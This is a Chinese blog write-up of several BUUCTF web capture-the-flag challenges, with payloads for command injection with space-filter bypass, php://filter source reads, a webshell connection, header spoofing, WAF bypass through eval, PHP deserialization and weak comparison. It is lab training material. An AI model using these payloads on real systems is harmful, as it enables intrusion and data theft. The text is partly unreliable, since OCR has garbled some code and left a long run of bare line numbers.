

【BUUCTF】Web题目 WriteUp

原创

Luminous_song



已于 2022-03-26 14:43:46 修改



4877



收藏

文章标签: [web安全](#)

于 2022-03-12 17:09:38 首次发布

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Luminous_song/article/details/123291469

版权

Web类题目

Basic

[极客大挑战][Secret File](#)

F12查看源码，发现一个网址，点击查看

The screenshot shows a browser's developer tools with the "Elements" tab selected. The main pane displays the HTML source code of a page. A red box highlights a link in the code: [./Archive_room.php](#). To the right, the "Style" panel shows a CSS rule for the element containing this link:

```
element.style {background-color: #000000; height: 70px; width: 200px; color: black; left: 44%; cursor: default;}
```

Below the code, the browser's network tab is visible, showing various requests and responses. A red box highlights the "Request" section for a GET request to `/action.php`.

进入后，发现转跳连接action.php，点击后显示查阅结束，考虑使用burp抓包

The screenshot shows the Burp Suite interface with the "Request" and "Response" panes. The "Request" pane shows a captured GET request to `/action.php` with various headers. The "Response" pane shows the server's response, which includes a header indicating a 302 Found status and a Location header pointing to `end.php`. The response body contains the following HTML code, with a red box highlighting the content between the <html> tags:

```
<!DOCTYPE html>
<html>
<!--
secr3t.php
-->
</html>
```

直接查看secr3t.php，发现flag.php，但在flag.php中显示flag在此网页中但无法看到flag，此时考虑使用php伪协议

1. php伪协议: `php://filter`用于读取源码, `php://input`用于执行php代码
 2. `php://filter/read=convert.base64-encode/resource=[文件名]`读取文件源码 (针对php文件需要base64编码)
 3. `php://input + [POST DATA]`执行php代码 可以用于写入一句话木马
- 码一篇总结文: PHP伪协议总结

```
file=php://filter/read=convert.base64-encode/resource=flag.php
```

```
<html>
    <title>secret</title>
    <meta charset="UTF-8">
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strr($file,'..')||stristr($file,"tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
</html>
PCFETONUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAglCAgPHRpdGxIPkZMQuC8L3RpdGxIPgoglCAgPC9oZWfkPgoKICAgIDxib2R5I+
```

CSDN @Luminous_song

得到flag.php被base64编码后的结果, 解码后即可得到flag


[GXYCTF2019]Ping Ping Ping

给出get参数为ip, 输入随便一个数为命令行执行 `ping $ip` 的结果, 考虑为命令注入题目, 使用 `8.8.8.8 & ls` 被过滤了空格

命令注入, 指的是利用没有验证过的恶意命令或代码, 对网站或服务器进行渗透工具, 包括SQL注入, XSS注入等
对于本题主要关注于重点字符的绕过

连接符: 命令可以使用`&`, `|`, `;` 进行连接, 首先执行第一个命令, 随后执行连接符后的命令, 在Linux下, `;` 可以用`%0a`代替
空格绕过: 可以采用`$IFS`, `$IFS$9`的局部变量来表示分隔符

因此在本题中首先使用 `?ip=8.8.8.8;ls` 查看当前目录下所有文件, 看到flag.php



CSDN @Luminous_song

下一步就是读取flag.php中的内容, 直接访问时发现flag关键字被过滤, 那么首先看index.php中的内容

```

?> ip=
|\\"|\\|\(|\)|\[|\]|{\|}/", $ip, $match)){
echo preg_match("/\&|\|?|\*|\<|[\x{00}-\x{20}]\|\>|\\"|\\"|\\|\(|\)|\[|\]|{\|}/", $ip, $match);
die("fxck your symbol!");
} else if(preg_match("/ /", $ip)){
die("fxck your space!");
} else if(preg_match("/bash/", $ip)){
die("fxck your bash!");
} else if(preg_match("/.*f.*l.*a.*g./", $ip)){
die("fxck your flag!");
}
$a = shell_exec("ping -c 4 ".$ip);
echo "
";
print_r($a);
}

?>

```

可以考虑使用变量a，令a=g，`?ip=8.8.8.8;a=g;catIFS9fla$a.php`，因此在匹配正则表达式时，就可以被绕过，然后在执行命令的时候代入变量a的值，得到执行

[极客大挑战 2019]Knife

考题一目了然是一句话木马



而且已经上传好了一句话木马，只需要用菜刀连接即可，密码为Syc

一句话木马：利用文件上传漏洞，往目标网站中上传一句话木马，然后你就可以在本地通过中国菜刀chopper.exe即可获取和控制整个网站目录。@表示后面即使执行错误，也不报错。`eval()`函数表示括号内的语句字符串什么的全都当做代码执行。`$_POST['attack']`表示从页面中获得attack这个参数值。

码一篇好文：[Web安全-一句话木马](#)

[极客大挑战 2019]Http

本题的考点是在对HTTP消息头的了解上。

HTTP请求报文：可以分成五部分，分别是请求方法（POST, GET等）、请求URL、HTTP协议及版本、报文头、报文体。


通常我们需要关注报文头，当请求方法为POST时也要关注报文体。

关于常用的http请求头以及响应头详解

首先打开题目，没有提示，查看题目的源码

The screenshot shows the developer tools of a web browser. The left pane displays the HTML source code, which includes a paragraph about the group's establishment time and research fields, followed by a link to 'Secret.php' with an 'onclick="return false;"' attribute. The right pane shows the CSS styles applied to the page, specifically targeting the 'a' element. The bottom status bar indicates the browser version as Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36.

在其中发现了隐藏的网址，直接访问显示



从这就开始考验对于http消息头的了解了，在这一步come from指的是前一个网址即Referer不是来自指定的网址，需要在发送头中添加 Referer: https://Sycsecret.buuoj.cn，在这一部分最好在Burp的repeater中进行，修改后又出现新的问题

Request

Pretty Raw Hex ⌂ \n ⌂

```
1 GET /Secret.php HTTP/1.1
2 Host: node4.buuoj.cn:27904
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

Response

Pretty Raw Hex Render ⌂ \n ⌂

```
54 </style>
55
56 <head>
57 <meta charset="UTF-8">
58 <title>
```

```
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Referer: https://Sycsecret.buuoj.cn
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
99
```

CSDN @Luminous_song

进而需要将User-Agent修改为Syclover，而后新的问题再次出现。

Burp Suite Community Edition v2022.1.1 - Temporary Project

Target: http://node4.buuoj.cn:27904 | HTTP/1.1

Request

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 GET /Secret.php HTTP/1.1
2 Host: node4.buuoj.cn:27904
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Syclover
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: close
10 Referer: https://Sycsecrct.buuoj.cn
11
12
```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
54 </style>
55 <head>
56   <meta charset="UTF-8">
57   <title>
      SycSecret
    </title>
58 </head>
59 <body background="./images/background.png" style="background-repeat: no-repeat; background-size: 100% 100%; background-attachment: fixed;">
60
61   <br>
62   <br>
63   <br>
64   <br>
65   <br>
66   <br>
67   <br>
68   <br>
69   <br>
70   <br>
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
978
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2097
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2189
2190
2191
2192
2193
2194
2195
2196
2197
2197
2198
2199
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2289
2290
2291
2292
2293
2294
2295
2296
2297
2297
2298
2299
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2389
2390
2391
2392
2393
2394
2395
2396
2397
2397
2398
2399
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2419
2420
2421
2422
2423
2424
2
```

在这一步也就是需要仿造IP地址即X-Forwarded-For，将其值修改为 127.0.0.1 后即可得到flag

[RoarCTF 2019]Easy Calc

这题一开始我并没有理解题目意思，但认识到是利用PHP的一些特性进行绕过，经过题解查询补充了知识上的漏洞
首先将题目源码贴上：

```

<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [ ' ', '\t', '\r', '\n', '\'', '\"', '\'', '\[', '\]', '\$', '\\', '^' ];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval('echo '.$str.';');
}
?>

```

PHP字符串解析特性：PHP将查询仔细穿在解析过程中会将某些字符删除或者用下划线代替，%20foo_bar%00会被解析为foo_bar变量名存储起来

如果waf不允许num传递字母，那么就可以在num前加个空格，这样waf就找不到num这个变量，但是在php解析的时候会先把空格去掉，这样代码还能正常运行

在这个题中，特殊字符是被防火墙所过滤掉，而不是在php解析时进行过滤，也正是因为如果才能利用php解析特性，绕过waf

利用scandir扫描文件夹，因为在php中\"被过滤掉了因此使用chr进行绕过

```
%20num=var_dump(scandir(chr(47)))
```

```

array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "flag" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }
```

CSDN @Luminous_song

发现向flag的文件，使用file_get_contents进行访问，得到flag

```
%20num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

方法二：Http走私攻击

关于HTTP请求走私攻击

[极客大挑战 2019]PHP

第一步，根据页面的提示找源码备份 www.zip 这个是试了很多中备份找出来的，也可以采用dirsearch进行遍历查找

```

# index.php
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
# class.php
<?php
include 'flag.php';

error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>

```

根据得到的源码可以大概判断，考点为PHP反序列化，需要绕过__wakeup和考虑private成员

[php反序列化：直接参考之前写过的一篇博客【Web】反序列化漏洞【持续更新中】](#)

整体来看就是需要传入select参数，参数的值为序列化后的字符串，这个字符串满足__destruct()函数的要求即 `$this->password == 100` 同时也可以绕过__wakeup()函数，使得 `this->username==='admin'` 从而显示flag。

0:4:"Name":3:{s:14:"\00Name\00username";s:5:"admin";s:14:"\00Name\00password";i:100;}

[ACTF2020 新生赛]BackupFile

又是一个找备份文件的题，本人比较喜欢用dirsearch，第一遍扫描的时候发现有很多429，应该是扫描太快的缘故，因此加上了延时5s（再短也会很多429），但是在扫描的时候时间太长了，因此又手动尝试了一些常用的备份文件后缀 `index.php.bak` `index.php~` `index.php.swp` 等等，在 `index.php.bak` 找到了备份文件

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        # 根据php的特性，即使输入的为字符串，只要字符串中只含有数字，也可以返回true
        exit("Just num!");
    }
    $key = intval($key);
    # 因为使用的是弱比较，当一个int型数字和字符串做比较的时候，只取字符串开头数字的部分，因此只要key=123就会返回true
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
    # 根据以上几点分析，可以得到payLoad为?key=123
}
else {
    echo "Try to find out source file!";
}
```

payload `?key=123`

php弱类型比较：php中有两种比较的符号 `==` 与 `===`
`==` 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较
`==` 在进行比较的时候，会先将字符串类型转化成相同，再比较，转化时识别开头的数字，直到出现字母
var_dump("admin"==0); //true
var_dump("1admin"==1); //true
var_dump("admin1"==1) //false
var_dump("admin1"==0) //true
var_dump("0e123456"=="0e4456789"); //true
php 弱类型总结

[护网杯 2018]easy_tornado

给了三个文件，依次看一下

```
file?filename=/flag.txt&filehash=952cc5850043274fec1db5c05c82c1d2
/flag.txt
flag in /f1lllllllllllllag

file?filename=/welcome.txt&filehash=bf51865a74e399ad5d13db131b8f0909
/welcome.txt
render

file?filename=/hints.txt&filehash=2cc210defed2265be89c73353602be77
/hints.txt
